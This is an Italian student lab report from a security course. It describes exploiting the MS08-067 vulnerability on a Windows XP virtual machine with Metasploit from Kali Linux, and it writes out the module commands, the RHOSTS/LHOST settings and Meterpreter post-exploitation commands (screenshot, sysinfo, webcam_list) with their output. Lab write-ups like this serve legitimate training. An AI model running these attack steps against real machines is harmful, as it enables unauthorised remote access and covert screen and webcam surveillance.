EPICODE

CS0424
S7 / L3

Hacking Windows XP

Victoria M. Braile

Prof. Antonio Pozzi

PANORAMICA

- Traccia esercizio
- Configurazione IP
- MS08_067
- Exploit
- Screenshot e Webcam

TRACCIA ESERCIZIO

Hacking MS08-067
Ottenere una sessione di **Meterpreter** sul target **Windows XP** sfruttando con **Metasploit** la **vulnerabilità MS08-067**.

Una volta ottenuta la sessione, si dovrà:


- Recuperare uno **screenshot** tramite la sessione **Meterpreter**.
- Individuare la presenza o meno di **Webcam** sulla macchina **Windows XP** (opzionale).


CONFIGURAZIONE IP

Come prima cosa vengono configurati gli IP di Kali Linux e Windows XP, impostando rispettivamente **IP 192.168.1.25** per **Kali Linux** e **IP 192.168.1.30** per **Windows XP**.

Su entrambe le macchine virtuali la cinfigurazione della rete viene fatta **tramite GUI**.

Infine si verifica che **Kali Linux comunichi con** la macchina **Windows** utilizzando il comando **ping**.






MS08-067

Per svolgere l'esercizio viene avviato Metasploit usando il comando **msfconsole** dal terminale di Kali Linux, e una volta ricevuto il messaggio di "benvenuto" si passa alla ricerca del modello di exploit MS08-067 con il seguente comando:

search MS08_067


Viene cosi individuato il modello di exploit richiesto e si utilizza quindi il comando **use 0**.
A questo punto con il comando **show options** vengono visionati i campi necessari per **eseguire l'exploit**.



EXPLOIT

Grazie a **show options** si capisce come procedere, viene dato dunque il comando **set RHOSTS 192.168.1.30** (IP Windows XP) e successivamente il payload **set LHOST 192.168.1.25** (IP Kali Linux)

Dopodiché si può eseguire il comando **exploit** per ottenere una sessione di **Meterpreter**.




Torna a Panoramica

SCREENSHOT E WEBCAM

Come richiesto dalla traccia si ottiene lo screenshot sulla macchina remota utilizzando il comando **screenshot**. Viene usato anche il comando **sysinfo** per ulteriore conferma di operazione eseguita con successo, ed infine con il comando **webcam_list** viene verificata l'eventuale presenza di webcam sulla macchina target (ovvero Windows XP).

```
meterpreter > screenshot
Screenshot saved to: /home/kali/FvtAKTpL.jpeg
meterpreter > sysinfo
Computer        : WINDOWSXP
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```




```
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```